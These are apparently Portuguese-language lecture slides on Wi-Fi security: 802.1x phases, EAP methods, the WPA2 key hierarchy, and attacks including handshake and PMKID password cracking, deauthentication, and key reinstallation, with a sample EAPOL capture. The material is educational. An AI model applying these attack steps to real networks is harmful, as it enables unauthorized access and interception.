
IEEE 802.1x: Arquitetura



IEEE 802.1x: Fases




IEEE 802.1x: Fase 1 - Descoberta



- **Depois deste ponto a STA APENAS conseguiu acesso ao AP**
 - Portas controladas por 802.1x continuam fechadas (não há dados do utilizador)


IEEE 802.1x: Fase 2 - Autenticação

-




- No final desta fase o AP e a STA partilham informação criptográfica
 - PMK (*Pairwise Master Key*)
- Portos controlados (de dados) continuam fechados

IEEE8 802.1x: Fase 3 - 4 Way Handshake




- **No final, o AP e a STA partilham informação criptográfica recente**
 - PTK (Pairwise Transient Key)
 - GTK (Group Transient Key)
- **Ambos acreditam que o outro conhece a PMK e PTK**
 - Através do uso de MICs
- **Portas controladas permitem tráfego Unicast**

IEEE 802.1x: Opções Arquiteturais



IEEE 802.1x: Hierarquia de Chaves



- **MSK**

- Resultado direto de um processo com EAP
- Arquitetura Enterprise

- **PSK**

- Longo termo partilhada entre AP-STA
- Arquitetura SOHO

- **PMK**

- Chave recente usada para autenticação mútua da AP-STA
- Usada no 4WH

- **PTK**

- Chave para proteger interações entre AP-STA
- CKC / KEK: protocolo 4WH
 - TK: mensagens de dados do 802.11


EAP (Extensible Authentication Protocol)

- **Inicialmente desenhado para o PPP**
 - Adaptado para o IEEE 802.1x
- **AP não é envolvido**
 - Reencaminha tráfego EAP
 - Alteração dos protocolos EAP não implicam alteração do AP
- **Não concebido para redes sem fios**
 - Tráfego não é protegido
 - Autenticação mútua não é obrigatória
 - Uma STA pode ser levada a ligar-se a um AP de um atacante

EAP: Alguns protocolos 802.1x

	EAP-MD5	LEAP	EAP-TLS	EAP-TTLS	PEAP
AS	N/A	H(desafio, senha)	Chave Pública (certificado)		
Autenticação	H(desafio, senha)	H(desafio, senha)	Chave Pública (certificado)	EAP, Chave Pública (certificado)	PAP, CHAP, MS-CHAP, EAP
Gestão de Chaves	Não	Sim			
Riscos	<ul style="list-style-type: none">- Exposição de identidade- Ataques por Dicionário- Host-in-the-Middle- Roubo de ligações	<ul style="list-style-type: none">- Exposição de identidade- Ataques por Dicionário- Host-in-the-Middle	<ul style="list-style-type: none">- Exposição de identidade		<ul style="list-style-type: none">- Exposição de identidade (fase 1)

eduroam: 802.1x, PEAP, MS-CHAPv2



IEEE 802.11: Segurança resolvida?

- **Ataques por dicionário ainda são possíveis**
 - E irão continuar a existir por algum tempo (... senhas)
- **Apenas os dados são protegidos**
 - Mensagens de gestão não são protegidos
 - Atacantes podem desautenticar/desassociar STAs vitimas
- **Problemas a nível do meio de acesso (CSMA)**
 - Escolha da janela de contenção permite que um atacante tenha mais tempo de acesso

WPA2: Vulnerabilidades

- **Falta de Segurança Futura**
- **Descoberta de senhas (WPA-PSK)**
- **Descoberta do PIN WPS**
- **Reinstalação de Chaves**
- **... outros**

WPA2: Ataques: Segurança Futura

- **Segurança Futura remete para a reutilização de chaves**
 - Um sistema possui segurança futura se a descoberta de uma chave não permitir aceder a sessões no passado
- **WPA-PSK não possui:**
 - Descoberta da PMK/PSK permite decifrar sessões anteriores
- **WPA-Enterprise pode possuir**
 - Se a PMK for diferente a cada autenticação

WPA2: Descoberta de senhas

- **Durante o 4WH o atacante consegue obter:**
 - ssid, ANonce, SNonce, AP MAC Address, STA MAC address
- **Chaves:**
 - PMK = PBKDF2(HMAC-SHA1, **senha**, ssid, 4096, 256)
 - PTK = PRF(**PMK** | ANonce | SNonce | AP MAC |STA MAC)
- **Ataque:**
 - Atacante espera por uma associação
 - ou... injeta uma mensagem de desassociação a uma vítima
 - Não consegue realizar ataque sem clientes
 - Atacante captura SSID, Nonces, endereços MAC
 - Offline: força bruta ou dicionário para calcular PTK
 - Usar MIC capturado na autenticação para validar senhas usadas
 - >400KH/s para um GPU


WPA2: Descoberta de senhas

- APs enviam um valor para acelerar processo de autenticação
 - PMKID=HMAC-SHA1-128(PMK, "PMK Name" | MAC_AP | MAC_STA)
 - Enviado em algumas mensagens de controlo
 - Ataque: Força bruta/dicionário, mas mais eficiente que 4HW

```
▶ Frame 29: 203 bytes on wire (1624 bits), 203 bytes captured (1624 bits)
▶ Radiotap Header v0, Length 44
▶ 802.11 radio information
▶ IEEE 802.11 QoS Data, Flags: .....F.C
▶ Logical-Link Control
▼ 802.1X Authentication
  Version: 802.1X-2004 (2)
  Type: Key (3)
  Length: 117
  Key Descriptor Type: EAPOL RSN Key (2)
  [Message number: 1]
  ▶ Key Information: 0x008a
  Key Length: 16
  Replay Counter: 0
  WPA Key Nonce: 3c3d1564b3ab70839dae7fdc63138acc1382ad7ddf4132fe...
  Key IV: 00000000000000000000000000000000
  WPA Key RSC: 0000000000000000
  WPA Key ID: 0000000000000000
  WPA Key MIC: 00000000000000000000000000000000
  WPA Key Data Length: 22
  ▼ WPA Key Data: dd14000fac044a276c2c4fb3b221599f2add3eaf5fef
    ▶ Tag: Vendor Specific: Ieee 802.11: RSN
      Tag Number: Vendor Specific (221)
      Tag length: 20
      OUI: 00:0f:ac (Ieee 802.11)
      Vendor Specific OUI Type: 4
      RSN PMKID: 4a276c2c4fb3b221599f2add3eaf5fef
```

WPA2: Reinstalação de chaves

- **Objetivo: Forçar a vítima a reutilizar chaves**
- **Vulnerabilidade: Suplicant processa sempre a Msg3**
 - Mesmo que a PTK já esteja instalada
 - Na primeira mensagem, NONCE=1
- **Ataque:**
 - Bloquear Msg4
 - AP irá retransmitir Msg3
 - Chave é reinstalada
 - Pacote de dados volta a usar NONE=1



WPA2: Reinstalação de chaves

- **Objetivo: Forçar a vítima a reutilizar chaves**
- **Vulnerabilidade: Suplicant processa sempre a Msg3**
 - Mesmo que a PTK já esteja instalada
 - Na primeira mensagem, NONCE=1
- **Ataque:**
 - Bloquear Msg4
 - AP irá retransmitir Msg3
 - Chave é reinstalada
 - Pacote de dados volta a usar NONE=1

